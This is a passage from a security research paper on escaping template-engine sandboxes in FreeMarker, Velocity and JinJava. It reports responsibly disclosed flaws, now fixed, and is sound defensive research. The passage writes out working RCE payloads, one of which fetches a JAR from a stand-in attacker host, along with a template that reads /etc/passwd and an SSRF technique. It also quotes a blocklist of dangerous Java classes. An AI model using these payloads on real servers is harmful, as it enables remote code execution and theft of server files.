
```
${object.getClass().getProtectionDomain().getClassLoader()}
```

Access to ClassLoader methods and ProtectionDomain was blocked as part of the 2.30 release.

RCE via URLClassLoader

An interesting case of ClassLoader attack is where the accessed ClassLoader is an instance, or extends, `java.net.URLClassLoader`. As we saw in the ClassLoader section, that enabled us to load attacker-controlled classes. However, not being able to instantiate them, the only remaining vector to get RCE is through the Class static initializer. To execute this code, we need to initialize the class by, for example, instantiating the class or calling a static method. Since these two vectors are blocked by the sandbox, we need to find a different approach. The solution is to access a static field that is allowed by the blocklist.

To accomplish this, we need to prepare and host a malicious JAR file that contains a Class with our payload in the static initialization block and an arbitrary static field:



The final payload would look like:

```
<#assign urlClassloader=car.class.protectionDomain.classLoader>
<#assign urls=urlClassloader.getURLs()>
<#assign url= URLs[0].toURI().resolve("https://attack.er/pwn.jar").toURL()>
<#assign pwnClassLoader=loader.newInstance(urls+[url])>
<#assign VOID=pwnClassLoader.loadClass("Pwn").getField("PWN").get(null)>
```

This vector is now fixed since access to ClassLoader methods is blocked as part of the 2.30 release.

Universal RCE

The previous vector is useful but still depends on finding an instance of a URLClassLoader. To remove this constraint, we need to find a public static field on a class available in the JDK or FreeMarker library (so it is always available) that contains a method that can give us arbitrary code execution. To find these fields, we use CodeQL, a language that allows us to query the source code as if we were querying a database with SQL.

We look for all public static fields whose type contains a method that contains a call to `Constructor.newInstace()` or `Class.newInstance()` methods:

https://lgtm.com/query/7057188514997185938/

This was just an exploratory query without using dataflow. Since the query returns valid and useful results, we didn't improve it and will leave as an exercise to the reader to improve this query to use dataflow to make sure we control the arguments to the `newInstance()` method and avoid the need for the call to be directly enclosed.

In addition, we looked for methods that lead to arbitrary object instantiation. Other RCE-leading vectors could be included in the query as well.

As mentioned above, the query provided interesting and valid results:

apache/freemarker eedc075 4 results

f	t	m
SIMPLE_WRAPPER ObjectWrapper.java:79	SimpleObjectWrapper SimpleObjectWrapper.java:29	newInstance BeansWrapper.java:1630
DEFAULT_WRAPPER ObjectWrapper.java:66	DefaultObjectWrapper DefaultObjectWrapper.java:63	newInstance BeansWrapper.java:1630
BEANS_WRAPPER ObjectWrapper.java:56	BeansWrapper BeansWrapper.java:88	newInstance BeansWrapper.java:1630
SAFE_OBJECT_WRAPPER _TemplateAPI.java:81	SimpleObjectWrapper SimpleObjectWrapper.java:29	newInstance BeansWrapper.java:1630

The query returned four different public and static fields of different types extending the `BeansWrapper` class, which contains a `newInstance()` method that basically wraps the `Constructor.newInstance()` method. Jackpot! With that we can build our universal (at the time of finding) payload:

```
<#assign classloader=object.class.protectionDomain.classLoader>

<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>

<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("<SYSTEM CMD>")}
```

We can instantiate arbitrary types, but we chose `freemarker.template.utility.Execute` to keep the payload self-contained in FreeMarker classes.

This was fixed in 2.30 with the introduction of a new sandbox based on MemberAccessPolicy. Default policy that improves the blocklist and forbids access to ClassLoader methods and public fields through reflection. The Legacy policy is still vulnerable.

RCE via Servlet objects

When using FreeMarker as the view layer of a Servlet application, Servlets objects (request, response, session and servletContext) are exposed as FreeMarker models.

According to the official documentation:

In both templates, when you refer to user and latestProduct, it will first try to find a variable with that name that was created in the template (like prod; if you master JSP: a page scope attribute). If that fails, it will try to look up an attribute with that name in the HttpServletRequest,

and if it is not there then in the HttpSession, and if it still doesn't find it then in the ServletContext.

Therefore Session, Request and ServletContext attributes are exposed directly to the Context. Also:

FreemarkerServlet also puts 3 hashes into the data-model, by which you can access the attributes of the 3 objects directly. The hash variables are: Request, Session, Application (corresponds to ServletContext). It also exposes another hash named RequestParameters that provides access to the parameters of the HTTP request.

By having access to the ServletContext attributes, attackers can access additional interesting objects such as an InstanceManager (Tomcat, Jetty, WildFly) or access the Spring Application Context.

Please note that these vectors are still valid even on the latest FreeMarker version (2.30 at the time of this writing). If you are using templates that users can edit, you might want to implement a `WhitelistMemberPolicy`.

Velocity

Velocity implements its sandbox through the `SecureUberspector` class. Unlike FreeMarker, Velocity uses a class and package-based blocklist. We find this approach to be more effective since it is easier to forget to include individual methods in the method-based blocklist. For example, the whole `java.lang.reflect` package is blocked (preventing access to the Reflection API) and all methods from `java.lang.Class` and `java.lang.ClassLoader` are blocked:

```
# ---------------------------------------------------------------------------
# SECURE INTROSPECTOR
# ---------------------------------------------------------------------------
# If selected, prohibits methods in certain classes and packages from being
# accessed.
# ---------------------------------------------------------------------------

introspector.restrict.packages = java.lang.reflect

# The two most dangerous classes

introspector.restrict.classes = java.lang.Class
introspector.restrict.classes = java.lang.ClassLoader

# Restrict these for extra safety

introspector.restrict.classes = java.lang.Compiler
```

```
introspector.restrict.classes = java.lang.InheritableThreadLocal
introspector.restrict.classes = java.lang.Package
introspector.restrict.classes = java.lang.Process
introspector.restrict.classes = java.lang.Runtime
introspector.restrict.classes = java.lang.RuntimePermission
introspector.restrict.classes = java.lang.SecurityManager
introspector.restrict.classes = java.lang.System
introspector.restrict.classes = java.lang.Thread
introspector.restrict.classes = java.lang.ThreadGroup
introspector.restrict.classes = java.lang.ThreadLocal

[Code Ref #7]
```

A flaw and an unexpected feature


Even though the blocklist is pretty comprehensive and forbids access to all the Reflection APIs and all `java.lang.Class` and `java.lang.ClassLoader` methods, we found a flaw in its implementation. When the class (and package) is checked against the blocklist, only the class of the current object is considered, not its complete class hierarchy:

```
/**
 *  Method
 * @param obj
 * @param methodName
 * @param args
 * @param i
 * @return A Velocity Method.
 */

public VelMethod getMethod(Object obj, String methodName, Object[] args, Info
i)
    throws Exception
{
    if (obj == null)
    {
        return null;
    }

    Method m = introspector.getMethod(obj.getClass(), methodName, args);
    if (m != null)
    {
        return new VelMethodImpl(m);
    }

[Code Ref #8]
```

For a more concise example, let's use the following template on an application running on Tomcat:

```
${request.servletContext.classLoader.loadClass("CLASS")}
```

When `UberspectImpl.getMethod()` is called to resolve `loadClass("CLASS")`, `SecureIntrospector.getMethod()` is called with the current object's class: `org.apache.catalina.loader.ParallelWebappClassLoader`. This is the class that is checked against the blocklist, and therefore, since this specific class is not present, the method invocation is allowed, returning an arbitrary `java.lang.Class` object.



This flaw was reported to Velocity and fixed in version 2.3.

To exploit this flaw, we can take advantage of the ClassLoader-based attacks that were presented in previous sections. If the ClassLoader that we access is not an instance of a Web Application ClassLoader, there is still another road we can take.

In Java, to invoke a static method given its Class object we need to do something like:

```
cl.loadClass("java.lang.Runtime").getMethod("getRuntime").invoke(null)
```

However, Velocity enables a shortcut to provide direct access to static methods from their Class object:

```
/**
 *  Method
 * @param obj
 * @param methodName
 * @param args
 * @param i
 * @return A Velocity Method.
 */
public VelMethod getMethod(Object obj, String methodName, Object[] args, Info
i) {
```

```
    ...
    // watch for classes, to allow calling their static methods (VELOCITY-102)
    else if (cls == Class.class)  {
        m = introspector.getMethod((Class)obj, methodName, args);
        if (m != null) {
            return new VelMethodImpl(m, false,
getNeededConverters(m.getGenericParameterTypes(), args));
        }
    }
    ...
}

[Code Ref #9]
```

With this feature, we can load the `com.sun.org.apache.xerces.internal.utils.ObjectFactory` class and invoke its `newInstance()` static method to instantiate arbitrary objects：

```
$request.servletContext.classLoader.loadClass("com.sun.org.apache.xerces.inter
nal.utils.ObjectFactory").newInstance("javax.script.ScriptEngineManager",null,
true)
```

Velocity Tools
Velocity offers two "plugin" modules:

- **GenericTools**: a set of classes that provide basic infrastructure for using tools in standard Java SE Velocity projects, as well as a set of tools for use in generic Velocity templates.
- **VelocityView**: includes all of the GenericTools structure and specialized tools for using Velocity in the view layer of web applications (Java EE projects). This includes the VelocityViewServlet or VelocityLayoutServlet for processing Velocity template requests, the VelocityViewTag for embedding Velocity in JSP and a Maven plugin to embed JSP tag libraries in Velocity templates.

GenericTools are not enabled by default and must be installed on a tool-by-tool basis. Of all the available tools, three of them stand out:

- **ContextTool**: Provides convenient access to Context data and metadata that allows us to list all the objects in the Template Context:

```
#foreach( $key in $context.keys )
    $key = $context.get($key)
#end
```

We found ContextTool deployed on two of the analyzed CMS applications. In both applications the accessible object was an instance of `ChainedContext` which exposes additional interesting features:

- `getRequest()`: Returns the current servlet request.
- `getServletContext()`: Returns the servlet context.
- `getSession()`: Returns the current session, if any.
- `getVelocityContext()`: Returns a reference to the Velocity context
- `getVelocityEngine()`: Returns a reference to the VelocityEngine.

- **ClassTool**: Gives access to the Java Reflection API and allows us to load arbitrary classes:

```
$class.inspect("com.sun.org.apache.xerces.internal.utils.ObjectFactory"
).type
```

By using this Velocity shortcut to invoke static methods, we can easily instantiate arbitrary types and get RCE:

```
$class.inspect("com.sun.org.apache.xerces.internal.utils.ObjectFactory")
.type.newInstance("javax.script.ScriptEngineManager",null,true)
```

This tool is rarely installed and was not found on any of the analyzed CMS applications.

- **FieldTool**: Provides (easy) access to static fields in a class, such as string constants. We can abuse this similarly to the way we did with FreeMarker. We found this tool installed on one CMS and we were able to get RCE using:

```
#set( $wrapper =
$_FieldTool.in("freemarker.template.ObjectWrapper").DEFAULT_WRAPPER)
#set( $resolver =
$_FieldTool.in("freemarker.core.TemplateClassResolver").UNRESTRICTED_RE
SOLVER)
#set( $execute_class =
$resolver.resolve("freemarker.template.utility.Execute",null,null))
${$execute_class.exec(["id"])}
```

Interestingly enough, we are using FreeMarker classes for this Velocity payload. This was possible since the application was using Spring Framework which imported FreeMarker as a dependency.

VelocityView is normally used when Velocity is used as the View layer of an MVC application. When VelocityView is used the `HttpServletRequest`, `HttpSession`, `ServletContext`, and their attributes are automatically available in the templates.

JinJava

JinJava uses a very short method-based blocklist:

```
RESTRICTED_METHODS = builder()
    .add("clone")
    .add("hashCode")
    .add("getClass")
    .add("getDeclaringClass")
    .add("forName")
    .add("notify")
    .add("notifyAll")
    .add("wait").build();
[Code Ref #10]
```

However, it does a great job of preventing access to `java.lang.Class` instances. It prevents any access to a `java.lang.Class` property or invocation of any methods returning a `java.lang.Class` instance.

```
@Override
public Object getValue(ELContext context, Object base, Object property) {
    Object result = super.getValue(context, base,
validatePropertyName(property));
    return result instanceof Class ? null : result;
}
[Code Ref #11]
```

```
@Override
public Object invoke(
    ELContext context,
    Object base,
    Object method,
    Class<?>[] paramTypes,
    Object[] params
```

```
  ) {
    if (method == null || RESTRICTED_METHODS.contains(method.toString())) {
      throw new MethodNotFoundException(
        "Cannot find method '" + method + "' in " + base.getClass()
      );
    }

    Object result = super.invoke(context, base, method, paramTypes, params);

    if (result instanceof Class) {
      throw new MethodNotFoundException(
        "Cannot find method '" + method + "' in " + base.getClass()
      );
    }

    return result;
}
[Code Ref #12]
```

However, it does not prevent Array or Map accesses returning a `java.lang.Class` instance. Therefore, it is possible to get an instance of `java.lang.Class` if we find a method returning `java.lang.Class[]` or `Map<?, java.lang.Class>`.

JinJava Interpreter

JinJava has another vulnerability. It exposes the internal JinJava interpreter through the *secret* `____int3rpr3t3r____` variable.

```
try {
    if ("____int3rpr3t3r____".equals(property)) {
        value = this.interpreter;
    } else if (propertyName.startsWith("filter:")) {
        item = ErrorItem.FILTER;
        value = this.interpreter.getContext().getFilter(StringUtils.substringAfter(propertyName, separator: "filter:"));
    } else if (propertyName.startsWith("exptest:")) {
        item = ErrorItem.EXPRESSION_TEST;
        value = this.interpreter.getContext().getExpTest(StringUtils.substringAfter(propertyName, separator: "exptest:"));
    } else if (base == null) {
        value = this.interpreter.retraceVariable((String)property, this.interpreter.getLineNumber(), startPosition: -1);
    } else {
```

Having access to the interpreter, we can achieve a lot. For example, we can list all the variables in the template context, which might give us access to undocumented objects.

```
{% for key in ____int3rpr3t3r____.getContext().entrySet().toArray() %}
    {{key.getKey()}} - {{key.getValue()}}
{% endfor %}
```

It also gives access to all filters, functions and tags:

```
{% for k in ____int3rpr3t3r____.getContext(). getAllFunctions().toArray() %}
    {{k }}
{% endfor %}
```

```
{% for key in ____int3rpr3t3r____.getContext().getAllTags().toArray() %}
    {{key }}
{% endfor %}
```

```
{% for key in ____int3rpr3t3r____.getContext().getAllFilters().toArray() %}
    {{key.getName() }}
{% endfor %}
```

Functions are particularly interesting since they give us access to `java.lang.reflect.Method` instances. From a `Method`, we can access arrays of their exception and parameter types:

```
{% for key in ____int3rpr3t3r____.getContext().getAllFunctions().toArray() %}
    {{{key}} - {{key.getName()}} - {% for exc in
key.getMethod().getExceptionTypes() %}{{exc}},{% endfor %} - {% for param in
key.getMethod().getParameterTypes() %}{{param}},{% endfor %}
{% endfor %}
```

With that, we can finally access `java.lang.Class` instances. For example:

```
{% set class =
____int3rpr3t3r____.getContext().getAllFunctions().toArray()[0].getMethod().ge
tParameterTypes()[0] %}
{{ class }}
```

ClassLoader access

After we have access to a `java.lang.Class` instance, we can also access a `java.lang.ClassLoader` instance through its `ProtectionDomain` since direct access from `Class.getClassLoader()` is forbidden.

```
{% set classLoader = class.getProtectionDomain().getClassLoader() %}
{{ classLoader }}
```

Arbitrary Classpath Resource Disclosure

Using the `java.lang.Class` or `java.lang.ClassLoader` instances we can get access to Classpath resources with:

```
{% set is = class.getResourceAsStream("/Foo.class") %}
{% for I in range(999) %} {% set byte = is.read() %} {{ byte }},
{% endfor %}
```

Arbitrary File Disclosure

We can finally access arbitrary File System files, by retrieving Classpath resources as a `java.net.URL`, and then converting it to an `java.net.URI` because this class contains an static `resolve()` method that allows us to create arbitrary URIs. Now we have a URI pointing to the resource we want to access. We can open a connection and read its content from an input stream:

```
{% set uri = class.getResource("/").toURI() %}
{% set url = uri.create("file:///etc/passwd").toURL() %}
{% set is = url.openConnection().getInputStream() %}
{% for I in range(999) %} {% set byte = is.read() %} {{ byte }},
{% endfor %}
```

Server-Side Request Forgery

We can use a different protocol such as *http*, *https* or *ftp* to establish a network connection and initiate a Server-Side request forgery attack.

These issues were fixed in version 2.5.4 (CVE-2020-12668)

Pebble

The Pebble team is still fixing several bypasses we found for Pebble sandbox. Details will be released on a future date.

Conclusions

In this paper, we described the basic security design elements of the Template Engines used by CMS applications. We analyzed the implementation of different security controls in products and platforms where users can create or modify templates of dynamic content. Using different techniques, we bypassed the sandboxes and security controls of all the CMS applications under investigation and presented multiple ways to achieve RCE on these systems.

We can capture the practical results of our research with the following numbers:

- Thirty new vulnerabilities were found and responsibly reported to the vendors.
- More than twenty different products were affected including: SharePoint, JinJava, Pebble, Apache Velocity, Apache FreeMarker, Alfresco, Crafter CMS, Liferay, Atlassian Confluence, XWiki, dotCMS, Lithium (Khoros), Cascade, HubSpot CMS, Apache OfBiz, Apache Syncope, Netflix Conductor, Netflix Titus, Sonatype Nexus, DropWizard Framework, and Apache Camel. Consumers of the above CMS products should ensure that their patch management is up-to-date to ensure the risk of exploit is reduced.

Based on these results, our conclusion is that this is not a problem of design or implementation of a specific product or framework. Proper sandboxing of the user-controlled templates for dynamic content is not a trivial task and requires addressing many high risk areas from a security point of view.

We hope our research increases developer awareness of where potential weaknesses in this critical attack surface might exist and help bring these vulnerability classes into the spotlight of the community. We believe this is a stepping stone of research around dynamic content injection and similar problems will arise in other products or frameworks.

References

- Alvaro Muñoz: .NET Serialization: Detecting and defending vulnerable endpoints

  https://speakerdeck.com/pwntester/dot-net-serialization-detecting-and-defending-vulnerable-endpoints

- Chapter 2: SharePoint Architecture

  https://docs.microsoft.com/en-us/previous-versions/office/developer/sharepoint-services/bb892189(v=office.12)

- FreeMarker Security Implications

  https://docs.huihoo.com/freemarker/2.3.22/app_faq.html#faq_template_uploading_security

- FreeMarker Special Variable Reference

  https://freemarker.apache.org/docs/ref_specvar.html

- James Kettle: Server-Side Template Injection

  https://portswigger.net/research/server-side-template-injection

- Liam Cleary: SharePoint Security and a Web Shell

  https://www.helloitsliam.com/2015/04/30/sharepoint-security-and-a-web-shell

- Limited freemarker ssti to arbitrary liql query and manage lithium cms

  https://blog.mert.ninja/freemarker-ssti-on-lithium-cms/

- Michał Bentkowski: Server Side Template Injection – on the example of Pebble

  https://research.securitum.com/server-side-template-injection-on-the-example-of-pebble/

- Muñoz & Mirosh: A Journey from JNDI Manipulation to Remote Code Execution

  https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf

- Muñoz & Mirosh: Friday the 13th JSON Attacks

  https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JSON-Attacks-wp.pdf

- RCE in Hubspot with EL injection in HubL

  https://www.betterhacker.com/2018/12/rce-in-hubspot-with-el-injection-in-hubl.html

- Remote Code Execution using Freemarker sandbox escape

  https://issues.liferay.com/browse/LPE-14371

- Ryan Hanson: JFrog Artifactory Insecure Freemarker Template Execution

  https://github.com/atredispartners/advisories/blob/master/ATREDIS-2019-0006.md

- Server Control Properties Example

  https://docs.microsoft.com/en-us/previous-versions/aspnet/4s70936s%28v%3dvs.100%29

- Shivprasad Koirala: SharePoint Quick Start FAQ

  https://www.codeproject.com/Articles/31412/SharePoint-Quick-Start-FAQ-Part-3

  https://www.codeproject.com/Articles/31648/SharePoint-Quick-Start-FAQ-Part-2

  https://www.codeproject.com/Articles/32583/SharePoint-Quick-Start-FAQ-Part-III

  https://www.codeproject.com/Articles/33222/SharePoint-Quick-Start-FAQ-Part-4

  https://www.codeproject.com/Articles/34664/SharePoint-Quick-Start-FAQ-Part

  https://www.codeproject.com/Articles/35557/SharePoint-Quick-Start-FAQ-Part-Workflows-Workfl
- Soroush Dalili: A Security Review of SharePoint Site Pagesitecture

  https://www.mdsec.co.uk/2020/03/a-security-review-of-sharepoint-site-pages
- Soroush Dalili: Exploiting Deserialisation in ASP.NET via ViewState

  https://soroush.secproject.com/blog/2019/04/exploiting-deserialisation-in-asp-net-via-viewstate
- Step 4: Add your Web Part to the Safe Controls List

  https://docs.microsoft.com/en-us/previous-versions/office/developer/sharepoint-2007/ms581321(v=office.12)
- Toni Torralba: In-depth Freemarker Template Injection

  https://ackcent.com/blog/in-depth-freemarker-template-injection/
- Trevor Seward: Unattended Configuration for SharePoint Server 2016

  https://thesharepointfarm.com/2016/03/unattended-configuration-for-sharepoint-server-2016
- Using FreeMarker with servlets

  https://freemarker.apache.org/docs/pgui_misc_servlet.html
- Velocity Generic Tools

  https://velocity.apache.org/tools/devel/generic.html
- Velocity View

  https://velocity.apache.org/tools/devel/view.html
- Velocity: Add Support for Static Utility Classes

  https://issues.apache.org/jira/browse/VELOCITY-102
- Windows SharePoint Services 3.0 - SDK Documentation

  https://docs.microsoft.com/en-us/previous-versions/iis/6.0-sdk/ms525940(v%3Dvs.90)

  https://docs.microsoft.com/en-us/previous-versions/office/developer/sharepoint-services/ms774825(v%3Doffice.12)

Code References

1. https://referencesource.microsoft.com/#system.web/UI/TemplateControl.cs
2. https://referencesource.microsoft.com/#System.Web/UI/TemplateParser.cs
3. https://referencesource.microsoft.com/#System.Data/fx/src/data/System/Data/Common/ObjectStorage.cs
4. https://referencesource.microsoft.com/#System.Web/UI/TemplateControl.cs
5. https://referencesource.microsoft.com/#System.Web/UI/WebControls/ControlParameter.cs
6. https://github.com/apache/freemarker/blob/2.3-gae/src/main/resources/freemarker/ext/beans/unsafeMethods.properties
7. https://raw.githubusercontent.com/apache/velocity-engine/761e3e517a65cf418d7220d16bb01627970bbca1/velocity-engine-core/src/main/resources/org/apache/velocity/runtime/defaults/velocity.properties
8. https://github.com/apache/velocity-engine/blob/2.2/velocity-engine-core/src/main/java/org/apache/velocity/util/introspection/UberspectImpl.java
9. https://github.com/apache/velocity-engine/blob/2.2/velocity-engine-core/src/main/java/org/apache/velocity/util/introspection/UberspectImpl.java
10. https://github.com/HubSpot/jinjava/blob/jinjava-2.5.3/src/main/java/com/hubspot/jinjava/el/ext/JinjavaBeanELResolver.java
11. https://github.com/HubSpot/jinjava/blob/jinjava-2.5.3/src/main/java/com/hubspot/jinjava/el/ext/JinjavaBeanELResolver.java
12. https://github.com/HubSpot/jinjava/blob/jinjava-2.5.3/src/main/java/com/hubspot/jinjava/el/ext/JinjavaBeanELResolver.java

Appendix A: CMS Analysis Summary

	Alfresco	Liferay	Crafter	Obiz	Khoros	dotCMS	Confluence	XWiki	Cascade	HubSpot
Template Engines used	F	F V	F	F	F	V	V	V	V	J
HttpServletRequest										
ServletContext										
ClassLoader										
WebApplication ClassLoader										
Instance Manager										
Spring Application Context										
Tomcat WebResourceRoot (StandardRoot)										
Struts Action										
Struts DefaultActionInvocation										
Struts OgnlValueStack										
Struts OgnlTool										
FreeMarker StaticModels										
Json Deserializers (directly exposed in the context)										
Velocity FieldTool										
Velocity ContextTool										
Velocity View										
Thread										
OSGI Bundle Context										
VelocityWebWorkUtil										